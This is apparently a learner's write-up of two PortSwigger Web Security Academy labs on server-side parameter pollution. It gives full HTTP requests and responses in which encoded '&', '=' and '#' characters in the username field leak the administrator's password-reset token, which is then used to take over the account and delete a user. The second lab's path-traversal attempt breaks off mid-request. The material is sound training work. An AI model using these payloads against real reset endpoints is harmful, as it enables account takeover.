
Server-side parameter pollution

LAB 108 Exploiting server-side parameter pollution in a query string


Goal: log in as the administrator and delete carlos.

Inspecting the source code of “password reset” page, I have discovered the .js file:




~~https~~://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/static/js/forgotPassword.js

```
let forgotPwdReady = (callback) => {
    if (document.readyState !== "loading") callback();
    else document.addEventListener("DOMContentLoaded", callback);
}

function urlencodeFormData(fd){
    let s = '';
    function encode(s){ return encodeURIComponent(s).replace(/%20/g,'+'); }
    for(let pair of fd.entries()){
        if(typeof pair[1]=='string'){
            s += (s?'&':'') + encode(pair[0])+'='+encode(pair[1]);
        }
    }
    return s;
}

const validateInputsAndCreateMsg = () => {
    try {
        const forgotPasswordError = document.getElementById("forgot-password-error");
        forgotPasswordError.textContent = "";
        const forgotPasswordForm = document.getElementById("forgot-password-form");
        const usernameInput = document.getElementsByName("username").item(0);
        if (usernameInput && !usernameInput.checkValidity()) {
            usernameInput.reportValidity();
            return;
        }
        const formData = new FormData(forgotPasswordForm);
        const config = {
            method: "POST",
            headers: {
                "Content-Type": "x-www-form-urlencoded",
            },
            body: urlencodeFormData(formData)
        };
        fetch(window.location.pathname, config)
            .then(response => response.json())
            .then(jsonResponse => {
                if (!jsonResponse.hasOwnProperty("result"))
                {
                    forgotPasswordError.textContent = "Invalid username";
                }
                else
                {
                    forgotPasswordError.textContent = `Please check your email: "${jsonResponse.result}"`;
                    forgotPasswordForm.className = "";
                    forgotPasswordForm.style.display = "none";
                }
            })
```



```
            .catch(err => {
                forgotPasswordError.textContent = "Invalid username";
            });
    } catch (error) {
        console.error("Unexpected Error:", error);
    }
}

const displayMsg = (e) => {
    e.preventDefault();
    validateInputsAndCreateMsg(e);
};

forgotPwdReady(() => {
    const queryString = window.location.search;
    const urlParams = new URLSearchParams(queryString);
    const resetToken = urlParams.get('reset-token');
    if (resetToken)
    {
        window.location.href = `/forgot-password?reset_token=${resetToken}`;
    }
    else
    {
        const forgotPasswordBtn = document.getElementById("forgot-password-btn");
        forgotPasswordBtn.addEventListener("click", displayMsg);
    }
});
```

The contents of the POST /forgot-password:



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
70	https://0ae600bb036a23c78..	POST	/login	✓		200	3541	HTML		Exploiting server-side ...		✓	79.125.84.16		16:36:5
71	https://0ae600bb036a23c78..	GET	/academyLabHeader			101	147					✓	79.125.84.16		16:36:5
72	https://0ae600bb036a23c78..	GET	/forgot-password			200	3397	HTML		Exploiting server-side ...		✓	79.125.84.16		16:37:0
73	https://0ae600bb036a23c78..	GET	/static/js/forgotPassword.js			200	2673	script	js			✓	79.125.84.16		16:37:0
74	https://0ae600bb036a23c78..	GET	/academyLabHeader			101	147					✓	79.125.84.16		16:37:0
75	https://0ae600bb036a23c78..	POST	/forgot-password	✓		200	162	JSON				✓	79.125.84.16		16:37:0
76	https://0ae600bb036a23c78..	GET	/resources/css/labs.css.map			404	131	text	map			✓	79.125.84.16		16:37:1
77	https://0ae600bb036a23c78..	GET	/resources/labheader/css/academ...			404	131	text	map			✓	79.125.84.16		16:37:1
78	https://0ae600bb036a23c78..	GET	/resources/css/labs.css.map			404	131	text	map			✓	79.125.84.16		16:37:2
79	https://0ae600bb036a23c78..	GET	/resources/labheader/css/academ...			404	131	text	map			✓	79.125.84.16		16:37:2
80	https://0ae600bb036a23c78..	GET	/forgot-password			200	3397	HTML		Exploiting server-side ...		✓	79.125.84.16		16:37:2
81	https://0ae600bb036a23c78..	GET	/static/js/forgotPassword.js			200	2673	script	js			✓	79.125.84.16		16:37:5


Request

```
POST /forgot-password HTTP/2
Host: 0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Cookie: session=Nv2caXJSOWio65yexvEdctpRpAD3h5Dc
Content-Length: 60
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Chrome/120.0.6099.199 Safari/537.36
Content-Type: x-www-form-urlencoded
Accept: */*
Origin: https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/forgot-password
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

csrf=dQ0UFVpSQdgLB1jucI9ld9PiILCJuHmV&username=administrator
```

Response

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 49

{
  "type":"email",
  "result":"*****@normal-user.net"
}
```

I have tried to add another parameter within the same request. I have also URL encoded the “&” symbol to bypass the input filter::




Request

```
POST /forgot-password  HTTP/2
Host : 0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Cookie : session =Nv2caXJSOWio65yexvEdctpRpAD3h5Dc
Content-Length : 69
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type  : x-www-form-urlencoded
Accept : */*
Origin : https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=dQ0UFVpSQdgLB1jucI9ld9PiILCJuHmV   &username =administrator%26test=x
```

Response

```
HTTP/2  400  Bad  Request
Content-Type  : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 40

{
  "error" :"Parameter is not supported."
}
```

It seems that the application does not support new parameters.




Request

```
POST /forgot-password  HTTP/2
Host : 0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Cookie : session =Nv2caXJSOWio65yexvEdctpRpAD3h5Dc
Content-Length : 63
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type  : x-www-form-urlencoded
Accept : */*
Origin : https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=dQ0UFVpSQdgLB1jucI9ld9PiILCJuHmV   &username =administrator%23
```

Response

```
HTTP/2  400  Bad  Request
Content-Type  : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 33

{
  "error" :"Field not specified."
}
```

Next thing worth trying was truncating the query by “#”:




Request

```
POST /forgot-password  HTTP/2
Host : 0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Cookie : session =Nv2caXJSOWio65yexvEdctpRpAD3h5Dc
Content-Length : 78
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type  : x-www-form-urlencoded
Accept : */*
Origin : https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=dQ0UFVpSQdgLB1jucI9ld9PiILCJuHmV   &username =administrator%26field%3dtest%23
```

Response

```
HTTP/2  400  Bad  Request
Content-Type  : application/json;   charset=utf-8
X-Content-Type-Options  : nosniff
X-Frame-Options  : SAMEORIGIN
Content-Length  : 58

{
  "type" :"ClientError" ,
  "code" :400,
  "error" :"Invalid field."
}
```


Now, juding from the error message, the queries contain some field, because of truncations, it is not present in the query, so, probably, it should also contain something like field=VALUE:



```
POST /forgot-password  HTTP/2
Host : 0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Cookie : session =Nv2caXJS0Wio65yexvEdctpRpAD3h5Dc
Content-Length : 79
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type  : x-www-form-urlencoded
Accept : */*
Origin : https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=dQ0UFVpSQdgLB1jucI91d9PiILCJuHmV   &username =administrator%26field%3demail%23
```

```
HTTP/2  200  OK
Content-Type  :  application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  :  49

{
  "type" :"email" ,
  "result" :"*****@normal-user.net"
}
```

Having used email parameter, it was returned by the response. Now, Having in mind, that the source code has reset_token logic present, I assumed that this is another possible parameter:




```
POST /forgot-password  HTTP/2
Host : 0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Cookie : session =Nv2caXJS0Wio65yexvEdctpRpAD3h5Dc
Content-Length : 85
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type  : x-www-form-urlencoded
Accept : */*
Origin : https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=dQ0UFVpSQdgLB1jucI91d9PiILCJuHmV   &username =
administrator%26field%3dreset_token%23
```

```
HTTP/2  200  OK
Content-Type  :  application/json;   charset=utf-8
X-Content-Type-Options   : nosniff
X-Frame-Options  : SAMEORIGIN
Content-Length  : 66

{
  "type" :"reset_token" ,
  "result" :"vmq3nqo0lbl3v9yghq31v2ijlyo4o2xj"
}
```

Great. Reset token for ‘Administrator’ was returned.

reset_token: vmq3nqo0lbl3v9yghq31v2ijlyo4o2xj

Let’s head to reset password endpoint /forgot-passowrd?reset_token= vmq3nqo0lbl3v9yghq31v2ijlyo4o2xj in browser:



~~https~~://0ae600bb036a23c7811394ab00dd0080.web-security-academy.net/forgot-password?reset_token=vmq3nqo0lbl3v9yghq31v2ijlyo4o2xj

Exploiting server-side parameter pollution in a query string


New password

••••••

Confirm new password

••••••


I was welcomed by set new password page, and I was able to log in afterwards. Admin panel:



Users

carlos - Delete

Now, I can delete carlos:




Congratulations, you solved the lab!

LAB 109 Exploiting server-side parameter pollution in a REST URL


Goal: log in as the administrator and delete carlos.

Inspecting the source code of “password reset” page, I have discovered the forgotPassword.js file:



```
        const config = {
            method: "POST",
            headers: {
                "Content-Type": "x-www-form-urlencoded",
            },
            body: urlencodeFormData(formData)
        };
        fetch(window.location.pathname, config)
            .then(response => response.json())
            .then(jsonResponse => {
                if (!jsonResponse.hasOwnProperty("result"))
                {
                    forgotPasswordError.textContent = "Invalid username";
                }
                else
                {
                    forgotPasswordError.textContent = `Please check your email: "${jsonResponse.result}"`;
                    forgotPasswordForm.className = "";
                    forgotPasswordForm.style.display = "none";
                }
            })
            .catch(err => {
                forgotPasswordError.textContent = "Invalid username";
            });
    } catch (error) {
        console.error("Unexpected Error:", error);
    }
}

const displayMsg = (e) => {
    e.preventDefault();
    validateInputsAndCreateMsg(e);
};

forgotPwdReady(() => {
    const queryString = window.location.search;
    const urlParams = new URLSearchParams(queryString);
    const resetToken = urlParams.get('reset-token');
    if (resetToken)
    {
        window.location.href = `/forgot-password?passwordResetToken=${resetToken}`;
    }
    else
    {
        const forgotPasswordBtn = document.getElementById("forgot-password-btn");
        forgotPasswordBtn.addEventListener("click", displayMsg);
    }
});
```


Contents of POST /forgot-password:



```
POST /forgot-password HTTP/2
Host: 0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
Cookie: session=5qHwQ7mq7KkUbKm7yNCd0r8UTW5XYTh2
Content-Length: 60
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: x-www-form-urlencoded
Accept: */*
Origin: https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net/forgot-password
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

csrf=i14PEuH42AuMHHKrxaTBuNFjNVrzW2j5&username=administrator
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 49

{
  "result":"*****@normal-user.net",
  "type":"email"
}
```

Having tested the request in repeater for parameter pollution by adding “#” in the end, the following error occurred:




```
POST /forgot-password  HTTP/2
Host : 0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
Cookie : session =5qHwQ7mq7KkUbKm7yNCd0r8UTW5XYTh2
Content-Length : 63
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type  : x-www-form-urlencoded
Accept : */*
Origin : https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf =i14PEuH42AuMHHKrxaTBuNFjNVrzW2j5   &username =administrator%23
```

```
HTTP/2  404  Not  Found
Content-Type  : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 86

{
  "type" :"error" ,
  "result" :"Invalid route. Please refer to the API definition"
}
```

This suggests that the server may have placed the input in the path of a server-side request, and that the fragment has truncated some trailing data.


So, let’s try to do a path traversal instead:



```
POST /forgot-password HTTP/2
Host: 0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
